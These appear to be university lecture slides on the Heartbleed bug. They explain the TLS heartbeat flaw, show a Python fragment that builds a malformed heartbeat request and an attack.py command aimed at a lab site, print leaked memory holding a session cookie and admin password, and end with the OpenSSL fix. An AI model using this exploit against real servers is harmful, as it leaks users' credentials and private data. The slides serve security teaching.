


The Heartbleed Bug and Attack

Background: the Heartbeat Protocol

- TLS/SSL protocols provide a secure channel between two communicating applications
- TLS/SSL is widely used
- Heartbeat extension: implement keep-alive feature of TLS.
- Heartbleed bug is an implementation flaw in TLS/SSL heartbeat extension.


How Response Packet is Constructed



Problem: how much is copied depends on the value contained in the payload length field.

What if this value is larger than the actual payload size?

Launch the Attack



Attack results:
Some data from the server's memory also got copied into the response packet, which will be sent out

Launch the Heartbleed Attack

- 0x0016 (22) is placed in the length field. Which exactly matches with the actual length of the payload.
- We play with this length field to perform our attack in the next slide


```
def build_heartbeat(tls_ver):  
  
    heartbeat = [  
        # TLS record header  
        0x18,          # Content Type (0x18 means Heartbeat)  
        0x03, tls_ver, # TLS version  
        0x00, 0x29,    # Length  
  
        # Heartbeat packet header  
        0x01,          # Heartbeat packet Type (0x01 means Request)  
        0x00, 0x16,    # Declared payload length  
        #-----  
        0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,  
        0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,  
        0x41, 0x41, 0x41, 0x41, 0x41, 0x42,  
        # Payload content ends 22 bytes  
        #-----
```

Launch the Heartbleed Attack

```
$ attack.py www.heartbleedlabelgg.com -l 0x4000
```

```
.....  
.....3.2.....E.D...../...A.....I..  
.....  
.....#.....uage: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: https://www.heartbleedlabelgg.com/  
Cookie: Elgg=maf4htphkaa5fbqqcu0rlais87  
Connection: keep-alive  
  
G.J...-.....+....C.....cation/x-www-form-urlencoded  
Content-Length: 100  
  
__elgg_token=86547d4c46bcaa1278de59902b8e24ad&__elgg_ts=1491958356  
&username=admin&password=seedadmin...%@.....e.T.....M#
```

We got
some
secret from
the server



Fixing the Heartbleed Bug

- Simply update your system's OpenSSL library. The following two commands can be used for it:

```
% sudo apt-get update  
% sudo apt-get upgrade
```

- The following code shows how the OpenSSL library is fixed

```
hbtype = *p++;  
n2s(p, payload);  
if (1 + 2 + payload + 16 > s->s3->rrec.length)  
    return 0; /* silently discard per RFC 6520 sec. 4 */  
pl = p;
```

Summary

- Heartbeat protocol
- The flaw in the heartbeat protocol
- Heartbleed bug
- How to launch the attack